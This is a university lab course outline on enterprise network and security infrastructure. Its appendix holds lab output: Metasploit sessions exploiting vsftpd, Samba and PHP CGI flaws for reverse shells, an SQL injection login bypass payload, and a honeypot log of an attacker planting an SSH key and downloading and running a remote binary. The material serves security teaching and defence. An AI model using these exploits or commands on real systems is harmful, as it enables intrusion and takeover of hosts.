Lab Course: Information Infrastructure Design Lab

Contents

Course Description

This course offers a series of hands-on laboratory exercises for students to practice the latest IT technologies of a modern enterprise. Students can practice their implementation, problem-solving, and debugging skills in a setting very close to the real-world environment.

Learning outcomes

Upon successful completion of the course, students will have acquired the ability to:

1. Design, deploy, and manage the information infrastructure of a modern enterprise.
2. Characterize, evaluate, and optimize the methods and tools for supporting the information infrastructure of a modern enterprise.

Course syllabus

Building the network infrastructure involves address planning and the configuration of various networking entities such as network gateways and NAT Firewalls. Additionally, the course covers the setup of the computing infrastructure, including the installation/configuration of operating systems and other servers to support standard IT services like DNS, email, web-hosting, databases, e-commerce website, cloud services, vulnerability scanners, Intrusion Prevention Systems, and Penetration tests.

The topics covered in this course are presented at introductory levels, providing students with fundamental concepts that preview the capabilities within the current IT industry. The intention is to inspire students to delve deeper into these subjects during their advanced courses at the upper levels of their academic journey. The lab course has been successfully running for more than five years, during which the course syllabus has been annually updated to align with the latest

technologies. Despite the regular updates to the syllabus, students have demonstrated proficiency in learning activities and lab operations, indicating a smooth assimilation of the content.

Course outline

Mission A: Network Infrastructure

In this mission, student will learn how to setup, manage, monitor, and debug a simple enterprise network. Some basic skills of evaluating network performance, debugging a network, and analysing network traffic will also be covered.

What to be accomplished by the students in this mission:

- Basic network setup for a Small and Medium-sized Enterprise (SME)
  - Setup of network interfaces, gateway, DHCP, firewall, and NAT
- Network monitoring, debugging and performance measurement
  - Set up SNMP, MRTG, NTOPNG, SAR, and SYSSTAT to monitor and debug their managed network and systems status.
  - Use iperf3, hping3, and traceroute to measure and debug their connected networks.
- Network traffic analysis
  - Use wireshark and tcpdump to identify the hacking patterns, victims, attackers of DDOS attack, DNS Spoofing attack, and ARP poisoning attack from captured network packets. Propose possible countermeasures of these attacks.

Mission B: Internet Services

In this mission, students will learn how to setup, manage, monitor, and debug some common Internet Services, such as DNS, Mail, and HTTPS web services. They will also learn some basic techniques for server monitoring and performance tuning.

What to be accomplished by the students in this mission:

- Basic setup of DNS, Mail, and web server
- PKI management in https web server setup
- Use Apache and Nginx together to enhance website performance
- Web access control by transparent proxy, firewall, or DNS sinkhole
- Deployment of DNS over HTTPS (DoH) on Cloud Computing

Mission C: E-commerce web portal and Internet Security

In this mission, students will learn how to setup and manage a E-commerce web portal both on local data centre and cloud platform. They will also learn some latest technologies in Internet Security.

What to be accomplished by the students in this mission:


- Setup and manage an e-commerce web portal to sell license files online and migrate it to AWS cloud computing
- Learn how to conduct penetration test
  - Reconnaissance and vulnerability scanning with Nmap
  - Gaining and maintaining access with Kali Linux
  - Analysis the vulnerabilities exploited, the data accessed, the time spent in the system, and the impact of the attack.
- Setup and configure the Intrusion Prevention System (IPS) with Suricata to detect and block attacks in real-time, along with presenting event logs through Elastic Stack

        - ❖ Block Nmap scanning and SQL injection in real-time
    - Deploy HoneyPot on AWS cloud computing to study real cases of hacking and analyse the hackers' behaviours and tools used.

Appendix

Screen shots of lab works


Vulnerability scanner with Nmap CVE and software version detection



```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://osvdb.org/73573
|_sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Msfconsole demonstrating the exploit at the vulnerable host

Msfconsole demonstrating the exploit of vsftp vulnerability to get root shell



```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800

id
uid=0(root) gid=0(root)
whoami
root
```


Msfconsole demonstrating the exploit of samba vulnerability to get root shell


```
msf6 > search samba map

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execut
n


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Command shell session 2 opened (192.168.43.31:4444 -> 192.168.42.7:36567) at 2023-08-21 10:07:29 +0800

id
uid=0(root) gid=0(root)
whoami
root
```

Msfconsole demonstrating the exploit of php vulnerability to get www-data shell

```
   4  exploit/multi/http/php_cgi_arg_injection      2012-05-03       excellent  Yes    PHP CGI Argument Injection


Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Sending stage (39927 bytes) to 192.168.42.7
[*] Meterpreter session 3 opened (192.168.43.31:4444 -> 192.168.42.7:43016) at 2023-08-21 10:08:49 +0800

meterpreter > ls
Listing: /var/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
041777/rwxrwxrwx  4096  dir   2012-05-21 03:30:29 +0800  dav
040755/rwxr-xr-x  4096  dir   2012-05-21 03:52:33 +0800  dvwa
100644/rw-r--r--  891   fil   2012-05-21 03:31:37 +0800  index.php
040755/rwxr-xr-x  4096  dir   2012-05-14 13:43:54 +0800  mutillidae
040755/rwxr-xr-x  4096  dir   2012-05-14 13:36:40 +0800  phpMyAdmin
100644/rw-r--r--  19    fil   2010-04-16 14:12:44 +0800  phpinfo.php
```

DNS over HTTPS (DOH) web server with Let's encrypt cert





Block SQL injection attack and visualization of attack log with Elastic Stack.

Demo website showing SQL Injection vulnerability

SQL Injection demo

Login Form

Username:

Password:

Login

For normal login:


username	password
alice	pass123
bob	pass456


To attack, enter

' OR '1'='1'-- '

in the password field


Suricata Intrusion Prevention System (IPS) Dashboard in Elastic Stack showing the detection of Nmap SYN scan and SQL injection attack






T-POT honeypot

T-POT honeypot on AWS cloud showing top attack events and attackers' source



T-POT honeypot on AWS cloud showing password brute force attack

Data analysis from T-POT honeypot : Hacker's download file hash checking at VirusTotal



A sample of hacker's keystroke recorded by cowrie honeypot in T-POT

admin@ubuntu:~$ cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC/yU0iqklqw6etPlUon4mZzxslFWq8G8sRyluQMD3i8tpQWT2cX/mw GgSRCz7HMLyxt87olYIPemTIRBiyqk8SLD3ijQpfZwQ9vsHc47hdTBfj89FeHJGGm1KpWg8lrXeMW+5jIXTFmEFhbJ 18wc25Dcds4QCM0DvZGr/Pg4+kqJ0gLyqYmB2fdNzBcU05QhhWW6tSuYcXcyAz8Cp73JmN6TcPuVqHeFYDg05 KweYqTqThFFHbdxdqqrWy6fNt8q/cgI30NBa5W2LyZ4b1v6324IEJuxImARIxTc96Igaf30LUza8kbZyc3bewY6IsFU N1PjQJcJi0ubVLyWyyJ554Tv8BBfPdY4jqCr4PzaJ2Rc1JFJYUSVVT4yX2p7L6iRpW212eZmqLMSoR5a2a/tO2s1gill b+0EHtFWc2QH7yz/ZBjnun7opIoslLVvYJ9cxMoLeLr5Ig+zny+IEA3x090xtcL62X0jea6btVnYo7UN2BARziisZze6oV uOTCBijuyvOM6ROZ6s/wl4CQAOSLDeFIP5L1paP9V1XLaYLDBAodNaUPFfTxggH3tZrnnU8Dge5/1JNa08F3WNU PM1S1x8L2HMatwc82x35jXyBSp3AMbdxMPhvyYI8v2J1PqJH8OqGTVjdWe40mD2osRgLo1EOfP/SFBTD5VEo95 K2ZLQ== system key generated by server 20220709">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~;

admin@ubuntu:~$ mkdir /home/; mount -o remount, rw /home/; cp /bin/echo /home/.z && >/home/.z && cd /home/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;

admin@ubuntu:/mnt$ wget http://95.214.27.202/sparc -O-> .i || busybox wget http://95.214.27.202/sparc -O-> .i || wd1 http://95.214.27.202/sparc -O-> .i; ./.i ssh.wget.sparc; >.i;

--2023-05-12 15:50:55-- http://95.214.27.202/sparc

Connecting to 95.214.27.202:None... connected.

HTTP request sent, awaiting response... 200 OK

Length: 37244 (36.37109375K) [application/octet-stream]

Saving to: `/mnt/sparc'

100%[======================================>] 37,244   470K/s/s eta 0s

2023-05-12 15:50:56 (470 KB/s) - `/mnt/sparc' saved [37244/37244]

--2023-05-12 15:50:56-- http://95.214.27.202/sparc

Connecting to 95.214.27.202:None... connected.

HTTP request sent, awaiting response... 200 OK


Length: 37244 (36.37109375K) [application/octet-stream]

